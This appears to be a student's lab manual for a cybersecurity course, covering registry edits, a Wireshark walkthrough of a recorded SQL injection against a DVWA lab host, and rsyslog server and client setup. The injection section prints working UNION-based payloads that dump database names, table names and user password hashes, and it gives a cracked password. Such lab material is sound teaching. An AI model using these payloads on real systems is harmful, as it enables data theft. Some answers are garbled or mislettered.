- HKEY_CURRENT_USER contains the settings and configurations for the users who are currently logged in.
- HKEY_LOCAL_MACHINE stores configuration information specific to the local computer.
- HKEY_USERS contains the settings and configurations for all the users on the local computer. HKEY_CURRENT_USER is a subkey of HKEY_USERS
- HKEY_CURRENT_CONFIG stores the hardware information that is used at bootup by the local computer.



c. In a previous step, you had accepted the EULA for Process Explorer. Navigate to the EulaAccepted registry key for Process Explorer.

Click to select Process Explorer in **HKEY_CURRENT_USER** > **Software** > **Sysinternals** > **Process Explorer**. Scroll down to locate the key **EulaAccepted**. Currently, the value for the registry key EulaAccepted is 0x00000001(1).

d. Double-click **EulaAccepted** registry key. Currently the value data is set to 1. The value of 1 indicates that the EULA has been accepted by the user.

e. Change the **1** to **0** for Value data. The value of 0 indicates that the EULA was not accepted. Click **OK** to continue.

What is value for this registry key in the Data column?

0x00000000(0)

a. Open the **Process Explorer**. Navigate to the folder where you have downloaded SysInternals. Open the folder **SysInternalsSuite** > Open **procexp.exe**.

When you open the Process Explorer, what did you see? Faula Accepted Value Data.

Practical 5

Aim: Perform a Practical to Attack on a MySQL Database by using PCAP file

Open the PCAP file and follow the SQL database attacker

You will use Wireshark, a common network packet analyzer, to analyze network traffic. After starting Wireshark, you will open a previously saved network capture and view a step by step SQL injection attack against a SQL database.

Step 1: Open Wireshark and load the PCAP file.


The Wireshark application can be opened using a variety of methods on a Linux workstation.

f. Start the CyberOps Workstation VM.


e. Click on **Applications > CyberOPS > Wireshark** on the desktop and browse to the Wireshark application.

- In the Wireshark application, click **Open** in the middle of the application under Files.

- Browse through the **/home/analyst/** directory and search for **lab.support.files**. In the **lab.support.files** directory and open the **SQL_Lab.pcap** file.




e. The PCAP file opens within Wireshark and displays the captured network traffic. This capture file extends over an 8-minute (441 second) period, the duration of this SQL injection attack.



Step 2: View the SQL Injection Attack.


In this step, you will be viewing the beginning of an attack.

a. Within the Wireshark capture, right-click line 13 and select **Follow HTTP Stream**. Line 13 was chosen because it is a GET HTTP request. This will be very helpful in following the data stream as the application layers sees it and leads up to the query testing for the SQL injection.



The source traffic is shown in red. The source has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.


- Click **Find** and enter 1=1. Search for this entry. When the text is located, click **Cancel** in the Find text search box. The string 1=1



The attacker has entered a query (1=1) into a UserID search box on the target 10.0.2.15 to see if the application is vulnerable to SQL injection. Instead of the application responding with in a login failure message it responded with a record from database.

Close the follow HTTP Stream Window


Click Clear to display the entire wireshark conversation



Step 3 the SQL injection Attack Continues

A Within the Wireshark capture, right-click line 19, and select **Follow HTTP Stream**

b. Click **Find** and enter **1=1**. Search for this entry. When the text is located, click **Cancel** in the Find text search box.



d. The attacker has entered a query (1' or 1=1 union select database(), user()#) into a UserID search box on the target 10.0.2.15. Instead of the application responding with a login failure message, it responded with the following information:

The database name is **dvwa** and the database user is **dvwa@localhost**. There are also multiple user accounts being displayed.


e. Close the Follow HTTP Stream window.

f. Click "Clear" to display the entire Wireshark conversation.


Step 4: The SQL Injection Attack provides system information.

The attacker continues and starts targeting more specific information


b. Within the Wireshark capture, right-click line 22 and select **Follow HTTP Stream**. In red, the source traffic is shown and is sending the GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.



b. Click **Find** and type in 1=1. Search for this entry. When the text is located, click **Cancel** in the Find text search box.



d. The attacker has entered a query (1' or 1=1 union select null, version ()#) into a UserID search box on the target 10.0.2.15 to locate the version identifier. Notice how the version identifier is at the end of the output right before the </pre>. closing HTML code.



What is the version?

MySQL 5.7

f. Close the Follow HTTP Stream window.


Click **Clear** to display the entire Wireshark conversation

Step 5: The SQL Injection Attack and Table Information.

The attacker knows that there is a large number of SQL tables that are full of information. The attacker attempts to find them.

b. Within the Wireshark capture, right-click on line 25 and select **Follow HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. Click **Find** and enter **users**. Search for the entry displayed below. When the text is located, click **Cancel** in the Find text search box.



c. The attacker has entered a query (1'or 1=1 union select null, table_name from information_schema.tables#) into a UserID search box on the target 10.0.2.15 to view all the tables in the database. This provides a huge output of many tables, as the attacker specified "null" without any further specifications.

What would the modified command of (**1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'**) do for the attacker?

виведе всі значення атрибуту column_name для таблички users

d. Close the Follow HTTP Stream window.


e. Click **Clear** to display the entire Wireshark conversation.

Step 6: The SQL Injection Attack Concludes.

The attack ends with the best prize of all; password hashes.

a. Within the Wireshark capture, right-click line 28 and select **Follow HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. Click **Find** and type in **1=1**. Search for this entry. When the text is located, click **Cancel** in the Find text search box.



The attacker has entered a query (1'or 1=1 union select user, password from users#) into a UserID search box on the target 10.0.2.15 to pull usernames and password hashes!

Which user has the password hash of 8d3533d75ae2c3966d7e0d4fcc69216b?

'1337'

Using a website such as https://crackstation.net/, copy the password hash into the password hash cracker and get cracking.

What is the plain-text password?

charley

c. Close the Follow HTTP Stream window. Close any open windows.

Practical No 6

Aim: Create your own syslog Server

Solution:

Step 1: To check whether rsyslog services already running or not use above command

sudo systemctl status rsyslog

```
ubuntu@ubuntu2004:~$ sudo systemctl status rsyslog
Unit rsyslog.service could not be found.
```

Step 2: In case not installed or running, install rsyslog using the following commands:

sudo apt-get update

sudo apt-get install rsyslog

```
ubuntu@ubuntu2004:~$ sudo apt-get install rsyslog
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  rsyslog-mysql | rsyslog-pgsql rsyslog-mongodb rsyslog-doc rsyslog-openssl
  | rsyslog-gnutls rsyslog-gssapi rsyslog-relp
The following NEW packages will be installed:
  rsyslog
0 upgraded, 1 newly installed, 0 to remove and 308 not upgraded.
Need to get 0 B/427 kB of archives.
After this operation, 1,695 kB of additional disk space will be used.
Selecting previously unselected package rsyslog.
(Reading database ... 148664 files and directories currently installed.)
Preparing to unpack .../rsyslog_8.2001.0-1ubuntu1.3_amd64.deb ...
Unpacking rsyslog (8.2001.0-1ubuntu1.3) ...
Setting up rsyslog (8.2001.0-1ubuntu1.3) ...
The user `syslog' is already a member of `adm'.
The user `syslog' is already a member of `tty'.
```

Step 3: Open rsyslog configuration file

sudo nano /etc/rsyslog.conf

```
ubuntu@ubuntu2004:~$ sudo nano /etc/rsyslog.conf
```

Step 4: Uncomment above four lines that enable udp and tcp port binding:

```
module(load="imuxsock") # provides support for local system logging
#module(load="immark")  # provides --MARK-- message capability

# provides UDP syslog reception
module(load="imudp")
input(type="imudp" port="514")

# provides TCP syslog reception
module(load="imtcp")
input(type="imtcp" port="514")
```

Step 5: Add template right before GLOBAL DIRECTIVES section.

$template remote-incoming-logs,"/var/log/%MSCIT%/%PROGRAMNAME%.log"

***.* ?remote-incoming-logs**

```
# provides TCP syslog reception
module(load="imtcp")
input(type="imtcp" port="514")

$template remote-incoming-logs,"/var/log/%HOSTNAME%/%PROGRAMNAME%.log"
*.* ?remote-incoming-logs
# provides kernel logging support and enable non-kernel klog messages
module(load="imklog" permitnonkernelfacility="on")

###########################
#### GLOBAL DIRECTIVES ####
###########################
```

Step 6: Save and restart rsyslog service:

sudo systemctl restart rsyslog

```
ubuntu@ubuntu2004:~$ sudo systemctl restart rsyslog
```

Step 7: Confirm that rsyslog service is listening on configured ports

ss -tunelp | grep 514

```
ubuntu@ubuntu2004:~$ ss -tunelp | grep 514
udp     UNCONN   0        0               0.0.0.0:514          0.0.0.0:*
 ino:86633 sk:4 <->
udp     UNCONN   0        0                  [::]:514             [::]:*
 ino:86634 sk:8 v6only:1 <->
tcp     LISTEN   0        25              0.0.0.0:514          0.0.0.0:*
 ino:86637 sk:9 <->
tcp     LISTEN   0        25                 [::]:514             [::]:*
 ino:86638 sk:d v6only:1 <->
```

Step 8: Allow rsyslog firewall port rules

sudo ufw allow 514/tcp

sudo ufw allow 514/udp

```
ubuntu@ubuntu2004:~$ sudo ufw allow 514/tcp
Rules updated
Rules updated (v6)
ubuntu@ubuntu2004:~$ sudo ufw allow 514/udp
Skipping adding existing rule
Skipping adding existing rule (v6)
```

Step 9: To verify configuration, run the following command:

sudo rsyslogd -N1 -f /etc/rsyslog.conf

```
ubuntu@ubuntu2004:~$ sudo rsyslogd -N1 -f /etc/rsyslog.conf
rsyslogd: version 8.2001.0, config validation run (level 1), master config /etc/
rsyslog.conf
rsyslogd: End of config validation run. Bye.
```

in server

sudo systemctl status rsyslog

sudo apt-get update

sudo apt-get install rsyslog

sudo nano /etc/rsyslog.conf

$ModLoad imudp

$UDPServerRun 514

#KLogPermitNonKernelFacility on

$template remote-incoming-logs,"/var/log/MSCIT/%PROGRAMNAME%.log"

. ?remote-incoming-logs

#save and exit

sudo systemctl restart rsyslog

ss -tunelp | grep 514

sudo ufw allow 514/udp

sudo rsyslogd -N1 -f /etc/rsyslog.conf

after configuring client machine run this command in server machine

ls /var/log/

Practical No 7


Aim: Configure your Linux system to send syslog messages to a syslog server

Solution:

Step 1: Install and configure rsyslog server

Step 2: Open kali linux and install rsyslog using the following commands


sudo apt-get update



sudo apt-get install rsyslog

Step 3: Open rsyslog configuration file

sudo nano /etc/rsyslog.conf




Step 4: Add above lines at the end of the file

@192.168.137.50:514

